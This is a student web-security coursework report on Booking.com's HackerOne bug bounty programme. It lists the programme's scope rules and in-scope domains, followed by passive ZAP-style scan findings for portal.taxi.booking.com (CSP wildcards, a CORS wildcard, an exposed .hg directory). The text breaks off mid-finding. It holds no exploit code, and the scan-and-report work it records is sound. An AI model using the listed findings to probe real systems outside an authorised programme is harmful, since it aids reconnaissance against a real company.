BSc (Hons) in Information Technology – Year 2

IE2062 – Web Security

Semester 2, 2024

BUB BOUNTY

IT NUMBER: IT22345332

NAME: G.P DINUJAYA THAMARA

WEEKEND BATCH

MALABE CAMPUS

Bug Bounty Platform – Hacker One

Bug Bounty Program - Booking.com

Scope

In Scope Assets

For in Scope Assets please refer to the Scope tab

Out-Of-Scope Applications Any application whether owned by Booking.com or third-party vendor **not included as an in-scope asset** will be mentioned on the scope tab as out of scope.

For Out Of Scope Assets please refer to the Scope tab

In-scope Vulnerabilities

Accepted, in-scope vulnerabilities include, but are not limited to:

- Disclosure of sensitive or personally identifiable information
- Cross-Site Scripting (XSS) - Please note, for XSS if the same issue is reported for the different subdomains but with the same root cause, it will be considered duplicate
- Cross-Site Request Forgery (CSRF) for sensitive functions in a privileged context
- Remote code execution (RCE)
- Authentication or authorization flaws, including insecure direct object references and authentication bypass
- Injection vulnerabilities, including SQL and XML injection
- Directory traversal
- Significant security misconfiguration with a verifiable vulnerability
- Account takeover by exploiting a vulnerability


- SSRF
- XXE
- Subdomain takeover in *.booking.com domains

Out-Of-Scope Vulnerabilities Depending on their impact, not all reported issues may qualify for a monetary reward. However, all reports are reviewed on a case-by-case basis and any report that results in a change being made will at a minimum receive recognition. Please note that our **program terms and rules of engagement** still apply.


The following issues are outside the scope of our vulnerability rewards program:

- Any vulnerability which requires access to a compromised email account or Booking.com account for successful exploitation
- Vulnerabilities on Third Party Products
- Attacks requiring physical access to a user's device or network.
- Forms missing CSRF tokens (we require evidence of actual CSRF vulnerability)
- Login/Logout CSRF
- Missing security headers which do not lead directly to a vulnerability
- Use of a known-vulnerable library (without evidence of exploitability)
- Reports from automated tools or scans
- Social engineering of Booking staff or contractors
- Denial of Service attacks and/or reports on rate limiting issues
- Not enforcing certificate pinning
- Any issues that require a rooted or jailbroken device or a compromised device
- Clickjacking
- Improper session invalidation
- User enumeration
- Host header injections without a specific, demonstrable impact
- Self-XSS, which includes any payload entered by the victim

- Any vulnerabilities requiring significant and unlikely interaction by the victim, such as disabling browser controls
- Content spoofing without embedded HTML or JavaScript
- Hypothetical issues that do not have any practical impact
- Infrastructure vulnerabilities, including:
- Issues related to SSL certificates
- DNS configuration issues
- Server configuration issues (e.g. open ports, TLS versions, etc.)




Asset name ↑	Type ↑	Coverage ↑	Max. severity ↓	Bounty ↑	Last update ↑
https://iphone-xml.booking.com/json/	URL	In scope	Critical	Eligible	Nov 29, 2023
https://secure-iphone-xml.booking.com/json/	URL	In scope	Critical	Eligible	Dec 13, 2023
supplier.auth.toag.booking.com	Domain	In scope	Critical	Eligible	Jan 24, 2023
metasearch-api.booking.com	Domain	In scope	Critical	Eligible	Nov 7, 2023
experiences.booking.com	Domain	In scope	Critical	Eligible	Nov 7, 2023
webhooks.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023
paybridge.booking.com	Domain	In scope	Critical	Eligible	Dec 13, 2023
phone-validation.taxi.booking.com	Domain	In scope	Critical	Eligible	Dec 13, 2023
autocomplete.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023
distribution-xml.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023
paynotifications.booking.com	Domain	In scope	Critical	Eligible	Dec 13, 2023
supply-xml.booking.com	Domain	In scope	Critical	Eligible	Dec 13, 2023
accommodations.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023
portal.taxi.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023
secure-supply-xml.booking.com	Domain	In scope	Critical	Eligible	Nov 29, 2023




*.booking.com if there's any vulnerabilities raised on this asset that are owned by a third party we will not be accepting those reports	Wildcard	In scope	Critical	Eligible	Feb 29, 2024
www.booking.com/bbmanage/data/*	Wildcard	Out of scope	None	Ineligible	Mar 19, 2024
spadmin.booking.com/	Domain	Out of scope	None	Ineligible	Mar 19, 2024
www.booking.com/bbmanage/*	Wildcard	Out of scope	None	Ineligible	Mar 19, 2024
secure.booking.com/company/*	Wildcard	Out of scope	None	Ineligible	Mar 19, 2024
secure.booking.com/orgnode/*	Wildcard	Out of scope	None	Ineligible	Mar 19, 2024
business.booking.com/	Domain	Out of scope	None	Ineligible	Mar 19, 2024
https://fareharbor.com/demo/	URL	Out of scope	None	Ineligible	Mar 19, 2024
https://www.booking.com/bbm.html	URL	Out of scope	None	Ineligible	Mar 19, 2024

Portal.taxi.booking.com

There are 27 misconfigurations in this sub domain.



Alerts (14)
- CSP: Wildcard Directive (41)
- CSP: style-src unsafe-inline (41)
- Cross-Domain Misconfiguration (2)
- Hidden File Found (4)
- Cross-Domain JavaScript Source File Inclusion
- Server Leaks Version Information via "Server" HTTP Response Header Field (7)
- Timestamp Disclosure - Unix (52)
- X-Content-Type-Options Header Missing (7)
- Information Disclosure - Suspicious Comments (14)
- Modern Web Application (41)
- Re-examine Cache-control Directives
- Retrieved from Cache (30)
- Session Management Response Identified (22)
- User Agent Fuzzer (12)




CSP: Wildcard Directive
URL: https://portal.taxi.booking.com/
Risk: Medium
Confidence: High
Parameter: Content-Security-Policy
Attack:
Evidence: default-src 'self' *.someonedrive.me *.rideways.com; img-src * data: https://*.google-analytics.com https://*.googletagmanager.com; style-src 'self' *.someonedrive.me *.rideways.com 'unsafe-inline' https://*.googleapis.com; font-src 'self' data; script-src 'self' 'nonce-77e166495e1a502088400b6d81c12163' *.someonedrive.me *.rideways.com https://www.google.com https://www.google-analytics.com https://*.googleapis.com/ https://cdn.cookielaw.org https://geolocation.onetrust.com https://*.googletagmanager.com; connect-src 'self' *.someonedrive.me *.rideways.com https://dataplane.rum.us-west-2.amazonaws.com https://cognito-identity.us-west-2.amazonaws.com https://sts.us-west-2.amazonaws.com https://dataplane.rum.eu-west-1.amazonaws.com https://cognito-identity.eu-west-1.amazonaws.com https://sts.eu-west-1.amazonaws.com https://dataplane.rum.eu-west-2.amazonaws.com https://cognito-identity.eu-west-2.amazonaws.com https://sts.eu-west-2.amazonaws.com https://www.google-analytics.com https://*.googleapis.com *.google.com https://*.gstatic.com www.google-analytics.com https://stats.g.doubleclick.net https://cognito-idp.us-west-2.amazonaws.com https://cognito-idp.eu-west-1.amazonaws.com/ https://cdn.cookielaw.org https://*.onetrust.com https://*.google-analytics.com https://*.analytics.google.com https://*.googletagmanager.com; worker-src 'self' *.someonedrive.me *.rideways.com
CWE ID: 693
WASC ID: 15
Source: Passive (10055 - CSP)
Alert Reference: 10055-4
Input Vector:

Description:


Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks. Including (but not limited to) Cross Site Scripting (XSS), and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.

Other Info:

The following directives either allow wildcard sources (or ancestors), are not defined, or are overly broadly defined:
img-src, frame-ancestors, form-action



```
Strict-Transport-Security: max-age=2592000; includeSubDomains
Referrer-Policy: no-referrer-when-downgrade
Content-Security-Policy: default-src 'self' *.someonedrive.me *.rideways.com; img-src * data: https://*.google-analytics.com https://*.googletagmanager.com; style-src 'self' *.someonec
https://*.googleapis.com; font-src 'self' data; script-src 'self' 'nonce-016f548be09372e282b038c79bbfd90d' *.someonedrive.me *.rideways.com https://www.google.com https://www.google-ar
https://cdn.cookielaw.org https://geolocation.onetrust.com https://*.googletagmanager.com; connect-src 'self' *.someonedrive.me *.rideways.com https://dataplane.rum.us-west-2.amazonaws
https://cognito-identity.us-west-2.amazonaws.com https://sts.us-west-2.amazonaws.com https://dataplane.rum.eu-west-1.amazonaws.com https://cognito-identity.eu-west-1.amazonaws.com http
https://dataplane.rum.eu-west-2.amazonaws.com https://cognito-identity.eu-west-2.amazonaws.com https://sts.eu-west-2.amazonaws.com https://www.google-analytics.com https://*.googleapis
www.google-analytics.com https://stats.g.doubleclick.net https://cognito-idp.us-west-2.amazonaws.com https://cognito-idp.eu-west-1.amazonaws.com/ https://cdn.cookielaw.org https://*.or
https://*.analytics.google.com https://*.googletagmanager.com; worker-src 'self' *.someonedrive.me *.rideways.com
X-Clacks-Overhead: GNU Terry Pratchett
X-Robots-Tag: noindex, nofollow
<!DOCTYPE html>
<html lang="en">

<head>
```




CSP: style-src unsafe-inline
URL: https://portal.taxi.booking.com/
Risk: Medium
Confidence: High
Parameter: Content-Security-Policy
Attack:
Evidence: default-src 'self' *.someonedrive.me *.rideways.com; img-src * data: https://*.google-analytics.com https://*.googletagmanager.com; style-src 'self' *.someonedrive.me *.rideways.com 'unsafe-inline' https://*.googleapis.com; font-src 'self' data; script-src 'self' 'nonce-77e166495e1a502088400b6d81c12163' *.someonedrive.me *.rideways.com https://www.google.com https://www.google-analytics.com https://*.googleapis.com/ https://cdn.cookielaw.org https://geolocation.onetrust.com https://*.googletagmanager.com; connect-src 'self' *.someonedrive.me *.rideways.com https://dataplane.rum.us-west-2.amazonaws.com https://cognito-identity.us-west-2.amazonaws.com https://sts.us-west-2.amazonaws.com https://dataplane.rum.eu-west-1.amazonaws.com https://cognito-identity.eu-west-1.amazonaws.com https://sts.eu-west-1.amazonaws.com https://dataplane.rum.eu-west-2.amazonaws.com https://cognito-identity.eu-west-2.amazonaws.com https://sts.eu-west-2.amazonaws.com https://www.google-analytics.com https://*.googleapis.com *.google.com https://*.gstatic.com www.google-analytics.com https://stats.g.doubleclick.net https://cognito-idp.us-west-2.amazonaws.com https://cognito-idp.eu-west-1.amazonaws.com/ https://cdn.cookielaw.org https://*.onetrust.com https://*.google-analytics.com https://*.analytics.google.com https://*.googletagmanager.com; worker-src 'self' *.someonedrive.me *.rideways.com
CWE ID: 693
WASC ID: 15
Source: Passive (10055 - CSP)
Alert Reference: 10055-6
Input Vector:

Description:

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks. Including (but not limited to) Cross Site Scripting (XSS), and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.

Other Info:

style-src includes unsafe-inline.




Cross-Domain Misconfiguration
URL: https://www.googletagmanager.com/gtm.js?id=GTM-NBK4JBKJ
Risk: Medium
Confidence: Medium
Parameter:
Attack:
Evidence: Access-Control-Allow-Origin: *
CWE ID: 264
WASC ID: 14
Source: Passive (10098 - Cross-Domain Misconfiguration)
Input Vector:

Description:
Web browser data loading may be possible, due to a Cross Origin Resource Sharing (CORS) misconfiguration on the web server

Other Info:
The CORS misconfiguration on the web server permits cross-domain read requests from arbitrary third party domains, using unauthenticated APIs on this domain. Web browser implementations do not permit arbitrary third parties to read the response from authenticated APIs, however. This reduces the risk somewhat. This misconfiguration could be used by an attacker to access data that is available in an unauthenticated manner, but which uses some other form of security, such as IP address white-listing.

Solution:
Ensure that sensitive data is not available in an unauthenticated manner (using IP address white-listing, for instance).
Configure the "Access-Control-Allow-Origin" HTTP header to a more restrictive set of domains, or remove all CORS headers entirely, to allow the web browser to enforce the Same Origin Policy (SOP) in a more restrictive manner.

Reference:
https://vulncat.fortify.com/en/detail?id=desc.config.dotnet.html5_overly_permissive_cors_policy




Hidden File Found
URL: https://portal.taxi.booking.com/.hg
Risk: Medium
Confidence: Low
Parameter:
Attack:
Evidence: HTTP/1.1 200 OK
CWE ID: 538
